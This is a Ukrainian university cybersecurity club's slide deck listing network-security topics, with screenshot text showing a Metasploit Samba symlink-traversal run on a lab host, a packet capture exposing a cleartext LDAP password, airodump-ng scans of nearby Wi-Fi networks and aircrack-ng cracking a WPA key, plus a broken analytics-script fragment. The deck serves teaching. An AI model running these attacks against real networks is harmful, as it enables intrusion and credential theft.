

CybersecurityLab

Науковий гурток кафедри кібербезпеки та математичного моделювання
НУ «Чернігівська політехніка»


Безпека комп'ютерних мереж

- ▶ Заняття гуртка проводяться в навчально-науковій лабораторії з кібербезпеки при кафедрі кібербезпеки та математичного моделювання (корпус 1, аудиторії 110, 111).
- ▶ Керівник гуртка - звідувач лабораторії, викладач кафедри Семендяй С.М.




Безпека комп'ютерних мереж

- ▶ В роботі гуртка поглиблено розглядаються наступні теми:
- ▶ Будова комп'ютерних мереж, стандартні фізичні компоненти мереж, характеристики мереж, топології мереж
- ▶ Необхідність забезпечення безпеки мереж. Зловмисники, їх мотиви та класифікація атак.



Фільтрація пакетів в брандмауерах



Трансляція мережевих адрес



Проміжна аутентифікація



Відхилення скриптів

```

254 <script>var n = document.createElement("script");
255 n.src = "https://metrika.yandex.ru/stat/214-27177614&mp;from=informor";
256 n.target = "blank"; n.setAttribute("crossorigin", "anonymous"); n.setAttribute("width", "1px"); n.setAttribute("height", "1px"); n.setAttribute("border", "0"); n.setAttribute("alt", "Яндекс.Метрика"); n.setAttribute("onclick", "try{Ya.Metrica.Informer({id:this.id,27177614,lang:'ru'})}return false");
257 n.setAttribute("id", "27177614");
258 document.body.appendChild(n);
259
260 </script>
261
262 <script type="text/javascript">
263 (function (d, w, c) {
264   (w[c] = w[c] || []).push(function() {
265     try {
266       w.yaCounter27177614 = new Ya.Metrica({id:27177614,
267         clickmap:true,
268         trackLinks:true,
269         accurateTrackSource:true});
270     } catch(e) {}
271   });
272
273   var n = d.getElementsByTagName("script")[0],
274       s = d.createElement("script"),
275       f = function () { n.parentNode.insertBefore(s, n); };
276   s.type = "text/javascript";
277   s.async = true;
278   s.src = (d.location.protocol == "https:" ? "https:" : "http:") + "//mc.
279
280   if (w.opera == "Object Opera") {
  
```

Перевірка пошти



Віртуальні приватні мережі



Аутентифікація

процедура встановлення належності користувачеві інформації в системі пред'явленого ним ідентифікатора

Face-ID



Пластикова картка




ключ



Ключі

Графічний ключ



Ключ для замка



Пароль



Відбиток пальця

Безпека комп'ютерних мереж

- ▶ В роботі гуртка поглиблено розглядаються наступні теми:
- ▶ Хакінг та його концепція. Знайомство зі стадіями хакінгу. Різновиди хакерських атак.
- ▶ Алгоритм сканування мережі. Способи сканування. Знайомство з техніками виявлення живих хостів. Знайомство з техніками сканування відкритих портів. Знайомство з прийомами прихованого сканування. Яким чином можливо ухилитись від систем виявлення вторгнень. Сканування вразливостей. Збирання банерів.



```
msf6 > use auxiliary/admin/smb/samba_symlink_traversal
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set rhost 192.168.56.102
rhost => 192.168.56.102
msf6 auxiliary(admin/smb/samba_symlink_traversal) > set smbshare tmp
smbshare => tmp
msf6 auxiliary(admin/smb/samba_symlink_traversal) > run
[*] Running module against 192.168.56.102


[*] 192.168.56.102:445 - Connecting to the server...
[*] 192.168.56.102:445 - Trying to mount writeable share 'tmp'...
[*] 192.168.56.102:445 - Trying to link 'rootfs' to the root filesystem...
[*] 192.168.56.102:445 - Now access the following share to browse the root fi
lesystem:
[*] 192.168.56.102:445 -      \\192.168.56.102\tmp\rootfs\

[*] Auxiliary module execution completed
msf6 auxiliary(admin/smb/samba_symlink_traversal) > exit

(rootkali-111-1)-[~]
# smbclient //192.168.56.102/tmp
```

Безпека комп'ютерних мереж

- ▶ В роботі гуртка поглиблено розглядаються наступні теми:
- ▶ Введення в схематизацію операційної системи. Де вразлива операційна система. Огляд способів хакінгу. Алгоритм системи хакінгу. Суть злomu паролів. Прийоми підвищення рівня привілеїв. Суть приховування файлів. Суть шпигунського ПЗ.
 - ▶ Захищені операційні системи та їх адміністрування



Безпека комп'ютерних мереж

- ▶ В роботі гуртка поглиблено розглядаються наступні теми:
- ▶ Сніфінг, принципи роботи. Знайомство з видами сніфінгу. Знайомство з апаратними аналізаторами протоколів. Спудінг. Знайомство з ARP-атаками. Знайомство з MAC-атаками. Знайомство з DCCP-атаками. Введення в порт SPAN. Як проходить відправлення DNS-кешу. Знайомство з методами протидії сніфінгу.

```
93 25.571261 10.49.227.112 10.49.149.7 LDAP
94 25.571295 10.49.149.7 10.49.227.112 TCP

▼ LDAPMessage bindRequest(1) "adf\mpsadmin" simple
  messageID: 1
  ▼ protocolOp: bindRequest (0)
    ▼ bindRequest
      version: 3
      name: adf\mpsadmin
      ▼ authentication: simple (0)
        simple: P@ssw0rd



0000 f4 0f 24 1f 5d 82 00 25 84 66 b8 ff 08 00 45 00 ..$.]..%.f....E.
0010 00 58 7f 84 40 00 3f 06 2f 42 0a 31 e3 70 0a 31 .X..@.?. /B.1.p.1
0020 95 07 99 02 01 85 d9 e0 47 a1 6a a9 d9 e6 80 18 ..... G.j.....
0030 05 b4 be 0c 00 00 01 01 08 0a 5c 63 38 50 48 fc ..... \c8PH.
0040 ec f3 30 22 02 01 01 60 1d 02 01 03 04 03 04 0e ..0".... .....
0050 66 63 61 5c 6d 70 73 61 64 6d 69 6e 80 08 50 40 adf\mpsadmin..P@
0060 73 73 77 30 72 64 ssw0rd

LDAPMessage (ldap.LDAPMessage_element), 36 bytes
```





Безпека комп'ютерних мереж

- ▶ В роботі гуртка поглиблено розглядаються наступні теми:
- ▶ Знайомство з концепцією Denial-of-Service. DDoS-атака. Знайомство з техніками атак DoS/DDoS. Бот-мережі. Знайомство з інструментарієм, за допомогою якого проводяться DoS-атаки. Як реалізується атака DDoS. Яким чином можливо протидіяти DoS-атакам. Знайомство з інструментарієм захисту від DoS.



Безпека комп'ютерних мереж

- ▶ В роботі гуртка поглиблено розглядаються наступні теми:
- ▶ Безпека бездротових і мобільних мереж



Безпека комп'ютерних мереж



Безпека комп'ютерних мереж

```
root@kali: /home/kali 04:47 PM
root@kali: /home/kali
File Actions Edit View Help
CH 14 ][ Elapsed: 6 s ][ 2021-09-14 13:43
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSI	MANUFACTURER
06:AF:2B:ED:7D:B1	-39	7	0 0	1	130	WPA2 CCMP	PSK	iPhone SSM	Unknown
C4:AD:34:87:F1:9B	-57	2	0 0	1	270	WPA2 CCMP	PSK	CHNUT-2.4G	Routerboard.com
C6:AD:34:87:F1:9B	-56	4	1 0	1	270	WPA2 CCMP	PSK	CHNUT-guests	Unknown
C6:AD:34:87:F1:AB	-59	3	0 0	1	270	WPA2 CCMP	PSK	CHNUT-guests	Unknown
C6:AD:34:87:F0:C0	-61	4	0 0	1	270	WPA2 CCMP	PSK	CHNUT-guests	Unknown
C4:AD:34:87:F1:AB	-59	3	5 0	1	270	WPA2 CCMP	PSK	CHNUT-2.4G	Routerboard.com
C4:AD:34:87:F0:C0	-61	4	16 0	1	270	WPA2 CCMP	PSK	CHNUT-2.4G	Routerboard.com
C6:AD:34:87:F0:21	-72	0	1 0	1	270	WPA2 CCMP	PSK	CHNUT-guests	Unknown
C4:AD:34:87:F0:21	-72	2	1 0	1	270	WPA2 CCMP	PSK	CHNUT-2.4G	Routerboard.com

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
(not associated)	DA:A1:19:81:33:3D	-73	0 - 1	0	1		
(not associated)	2A:27:53:92:26:15	-14	0 - 1	17	7		
(not associated)	12:FF:68:E8:30:30	-28	0 - 1	0	1		
(not associated)	5A:98:A7:3C:C2:98	-28	0 - 1	0	1	ics65	
(not associated)	8A:A2:F8:70:65:B0	-65	0 - 1	0	1	ics65	
06:AF:2B:ED:7D:B1	50:ED:3C:3A:28:15	-29	0 - 1	0	1		
C4:AD:34:87:F1:AB	F0:E4:A2:40:BD:72	-73	0 - 6	0	1		
C4:AD:34:87:F1:AB	38:B8:EB:C3:F0:38	-66	0 - 6	0	1		
C4:AD:34:87:F0:C0	08:ED:B9:E4:EC:9F	-1	0e- 0	0	9		

```
[8]+ Stopped airodump-ng wlan0mon --manufacturer
(root@kali)-[/home/kali]
#
```


Безпека комп'ютерних мереж




Безпека комп'ютерних мереж



Безпека комп'ютерних мереж



Безпека комп'ютерних мереж



```
View Window Help
Use Cmd+S to open Snippets panel

Aircrack-ng 1.6
[01:20:47] 2413667/2966037 keys tested (506.09 k/s)
Time left: 18 minutes, 11 seconds      81.38%
Current passphrase: q3071571

Master Key   : 4A 0D 27 F9 E9 AB 8A AD 14 59 69 45 AD AA A7 9A
              35 60 B8 36 A0 83 34 4D 95 2A 32 69 73 A4 F0 EA

Transient Key : 16 2A 6C EB CC B5 8A FF C8 B1 1A E9 CD 65 1D 4B
              03 06 FC E1 C0 B2 B4 10 2E AD 1B 36 9A 55 AB CF
              00 6F D5 3C 96 BC 1D 86 51 0C CD 73 60 BA FE 79
```


Безпека комп'ютерних мереж

